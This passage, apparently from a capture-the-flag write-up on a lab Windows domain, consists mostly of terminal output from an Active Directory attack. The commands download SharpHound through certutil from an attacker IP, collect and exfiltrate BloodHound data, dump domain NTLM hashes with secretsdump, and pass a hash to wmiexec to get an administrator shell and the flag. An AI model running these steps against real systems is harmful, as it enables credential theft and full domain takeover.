
```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> certutil.exe -urlcache -split -f "http://10.10.14.254:8081/SharpHound.ps1"  SharpHound.ps1
****  Online  ****
  000000  ...
  0ed701
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> dir


    Directory: C:\Users\svc_loanmgr\Downloads


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----        2/19/2020   5:51 AM         972545 SharpHound.ps1
```

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> Import-Module ./SharpHound.ps1
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> Invoke-BloodHound -CollectionMethod All
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> dir


    Directory: C:\Users\svc_loanmgr\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/19/2020   5:52 AM           9112 20200219055241_BloodHound.zip
-a----         2/19/2020   5:53 AM           9153 20200219055323_BloodHound.zip
-a----         2/19/2020   5:51 AM         972545 SharpHound.ps1
-a----         2/19/2020   5:53 AM          11122 ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin
```

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> download 20200219055241_BloodHound.zip /root/Masaüstü/sharphound.zip
Info: Downloading C:\Users\svc_loanmgr\Downloads\20200219055241_BloodHound.zip to /root/Masaüstü/sharphound.zip

Info: Download successful!
```

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> download 20200219055323_BloodHound.zip /root/Masaüstü/sharphound2.zip
Info: Downloading C:\Users\svc_loanmgr\Downloads\20200219055323_BloodHound.zip to /root/Masaüstü/sharphound2.zip

Info: Download successful!
```


BloodHound
Start typing to search for a node...
Database Info
Node Info
Queries
ADMINISTRATOR@EGOTISTICAL-BANK.LOCAL
Sessions 0
Sibling Objects in the Same OU 6
Reachable High Value Targets 10
Effective Inbound GPOs 1
See user within Domain/OU Tree
Node Properties
Object ID S-1-5-21-2966785786-3096785034-1186376766-500
Password Last Changed Fri, 24 Jan 2020 17:14:15 GMT
Last Logon Mon, 10 Feb 2020 16:16:17 GMT
Last Logon (Replicated) Mon, 10 Feb 2020 15:18:24 GMT
Enabled True
Description Built-in account for administering the computer/domain
AdminCount True
Compromised False
Cannot Be Delegated False
EP Roastable False
Extra Properties
distinguishedname CN=Administrator,CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL
domain EGOTISTICAL-BANK.LOCAL
name ADMINISTRATOR@EGOTISTICAL-BANK.LOCAL
passwordnotreqd False
DOMAIN ADMINS@EGOTISTICAL-BANK.LOCAL
MemberOf
ADMINISTRATOR@EGOTISTICAL-BANK.LOCAL
Raw Query
Enter a raw query


BloodHound
Start typing to search for a node...
Database Info
Node Info
Queries
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Custom Queries
No user defined queries.
MemberOf
MemberOf
GetChangesAll
GetChanges
GetChanges
GetChangesAll
ADMINISTRATORS@EGOTISTICAL-BANK.LOCAL
EGOTISTICAL-BANK.LOCAL
GetChangesAll
GetChanges
MemberOf
MemberOf
Raw Query

```
root@kali:~/Downloads/impacket/examples# ./secretsdump.py -just-dc-ntlm EGOTISTICAL-BANK.LOCAL/Administrator@10.10.10.175 -hashes :d9485863c1e9e05851aa40cbb4ab9dff
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:7a2965077fddedf348d938e4fa20ea1b:::
[*] Cleaning up...
```

```
root@kali:~/Downloads/impacket/examples# python wmiexec.py EGOTISTICAL-BANK.LOCAL/Administrator@10.10.10.175 -hashes :d9485863c1e9e05851aa40cbb4ab9dff
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
egotisticalbank\administrator

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 489C-D8FC

 Directory of C:\

01/23/2020  08:48 AM    <DIR>          inetpub
09/14/2018  11:19 PM    <DIR>          PerfLogs
01/23/2020  10:52 AM    <DIR>          Program Files
01/23/2020  03:11 PM    <DIR>          Program Files (x86)
02/19/2020  05:55 AM    <DIR>          tempt
01/24/2020  04:05 PM    <DIR>          Users
02/19/2020  07:06 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)   7,205,502,976 bytes free

C:\>cd Users
C:\Users>cd Administrator
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 489C-D8FC

 Directory of C:\Users\Administrator\Desktop

01/23/2020  03:11 PM    <DIR>          .
01/23/2020  03:11 PM    <DIR>          ..
01/23/2020  10:22 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   7,205,502,976 bytes free

C:\Users\Administrator\Desktop>type root.txt
f3ee04965c68257382e31502cc5e881f
```